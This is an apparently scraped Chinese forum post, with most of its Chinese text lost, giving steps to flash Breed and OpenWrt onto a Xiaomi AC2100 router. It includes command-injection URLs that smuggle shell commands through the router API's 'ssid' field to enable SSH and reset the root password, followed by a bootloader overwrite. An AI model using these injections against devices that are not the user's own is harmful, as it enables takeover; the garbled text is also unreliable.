: 184451|: 0 [] 1 2 3 20 2024510DISCUZQQ68610888 () | Page 2 : 184452|: 0 [] 1 2 3 20 2024510DISCUZQQ68610888 () | Kanerty 2023-8-22 00:06 0608breed (openwrt breed padavan) htaq.pages.dev s*x romdns PC,AC2100 Breed Openwrt firmware-selector ==>ssh==>breed/uboot==>breed ubootbreed uboot android recoveryAC2100 (2.0.745) 2023.8.14SSH urlstok: stok=114514/web/home#router 114514 e3b0c44298fc1c149afbf4c8996fb92427ae41e4649b934ca495991b7852b855 stok stok=stok/api/misystem/set_config_iotdev?bssid=Xiaomi&user_id=longdike&ssid=-h%3B%20nvram%20set%20ssh_en%3D1%3B%20nvram%20commit%3B%20sed%20-i%20's%2Fchannel%3D.*%2Fchannel%3D%5C%22debug%5C%22%2Fg'%20%2Fetc%2Finit.d%2Fdropbear%3B%20%2Fetc%2Finit.d%2Fdropbear%20start%3Broot root stok=stok/api/misystem/set_config_iotdev?bssid=Xiaomi&user_id=longdike&ssid=-h%3B%20echo%20-e%20'admin%5Cnadmin'%20%7C%20passwd%20root%3Brootadmin URLadmin linuxpasswd/Breed SSH wgethttpscurlcd /tmpcurl -o breed.bin -O -k -g mtdBootloader mtd -r write breed.bin Bootloader resetwan PCAC2100LAN 192.168.1.1 * r3g xiaomi.r3g.bootfw 2 Openwrt Openwrt firmware-selector Xiaomi Mi Router AC2100 kernel1 rootfs0 breed openwrt kernel1 rootfs0 * Openwrt Openwrt 21.02.3 192.168.1.1 ip network - interfacess LANedit ipv4 address 192.168.31.1 192.168.1.1 192.168.2.1 192.168.10.1 192.168.1.1 System-Software Configure opkg /etc/opkg/distfeeds.conf src/gz openwrt_core openwrt_base openwrt_luci openwrt_routing openwrt_packages openwrt_telephony update lists luci-i18n-base-zh-cn ,openwrt root ..... AC2100openwrt + breed - -- 4.0 () | 4# 2023-8-18 16:39 | ss